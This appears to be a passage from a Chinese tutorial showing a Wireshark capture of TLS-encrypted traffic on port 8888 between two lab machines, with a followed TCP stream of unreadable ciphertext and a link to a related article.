   51 17.545386    192.168.174.138   192.168.174.158   TLSv1.3   1746                 Application Data
   52 17.545856    192.168.174.158   192.168.174.138   TCP         66                 8888 → 37504 [ACK] Seq=2031 Ack=2238 Win=63488 Len=0 TSval=3847261770 TSecr=
   53 17.545874    192.168.174.138
   54 17.546153    192.168.174.158                                                    262 Win=64128 Len=0 TSval=3847261771 TSecr=
   57 19.348482    192.168.174.158
   58 19.351074    192.168.174.138                                                    434 Win=64128 Len=0 TSval=3847263576 TSecr=
   59 19.351462    192.168.174.158
   60 19.351481    192.168.174.138                                                    458 Win=64128 Len=0 TSval=3847263576 TSecr=
   61 19.351984    192.168.174.158
   64 21.439019    192.168.174.158                                                    Ack=2458 Win=64128 Len=0 TSval=3847265663 T
   65 21.439574    192.168.174.138
   66 21.439760    192.168.174.138                                                    Ack=2057 Win=64128 Len=0 TSval=1281327980 T
   67 21.440496    192.168.174.158                                                    Len=0
   68 21.440497    192.168.174.158                                                    Len=0

> Frame 51: 1746 bytes on wire (13968 b
> Ethernet II, Src: VMware_b4:e5:a3 (00
> Internet Protocol Version 4, Src: 192
v Transmission Control Protocol, Src Po
    Source Port: 37504
    Destination Port: 8888
    [Stream index: 0]
    [Conversation completeness: Complet
    [TCP Segment Len: 1680]
    Sequence Number: 558    (relative s
    Sequence Number (raw): 1998096150
    [Next Sequence Number: 2238    (rel
    Acknowledgment Number: 2031    (rel
    Acknowledgment number (raw): 979243
    1000 .... = Header Length: 32 bytes
```

Wireshark · 追踪 TCP 流 (tcp.stream eq 0) · shell.pcap

```
...........@..L-j=l.y)od\...._J.{.s...v...
1...E.....KM.._.....>F%....J..`..>.......,.0........+./...$.(.k.#.'.g.
...9.   ...3.....=.<.5./..............
...
..........#..........
.*.(........... .
.........................+........-.....3.&.$... /[r....\.....a..y.-
......G8c.h.`.......9.b@....." 1...E.....KM.._.....>F%....J..`.......+.....3.
$... C..Qp...K=.2.._..aw..      ....#IR.......................q.. .. .
8(ds]......l%gB.......k0e..Y..\.V........D...h.F.W...l..b.P.C...a."i=~6..
.....H....0u....s...$U.B..;3-.d.I.g
.i.Cg...k..a;X.......~.F&...\...I..I.*W....
.C....t.0..i.j...rb[n.5.jA.0.Y2Q.3Y..s.{...)2.Lc...|
%!...W..@}...N$.....dU........y....(l+...E....S!a{..s.HK...H.rR....}.
7T$....Qy.........4s.FMFa!.p.o...C.p..Sd.4..."*.Y..qc>...KF....W&..
$m.&#..........M_..o.
. .a=.....V..A@...^.....p.8.\.....      3.\.+..{....b#O...7=....).
..Y..KE
.L.e#+....3@...0..6)@..3Z.{.@P..        c
{..w@....b+......O_$.@.d`....D=.....Y.s...).*..W\.......j
.....#y....&...B[.
.......r..+6.....*..!A.............{.........#qB.g..Z........$.g..\..h....
3..zg. ....#s=]...D..7.+D[~.. a-v......I.l.E...9..
```

分组 6。12 客户端 分组，7 服务器 分组，10 turn(s). 点击选择。

整个对话 (4536 bytes)　　Show data as ASCII　　流 0

查找：

6、相关文章

```
https://zhuanlan.zhihu.com/p/517283631
```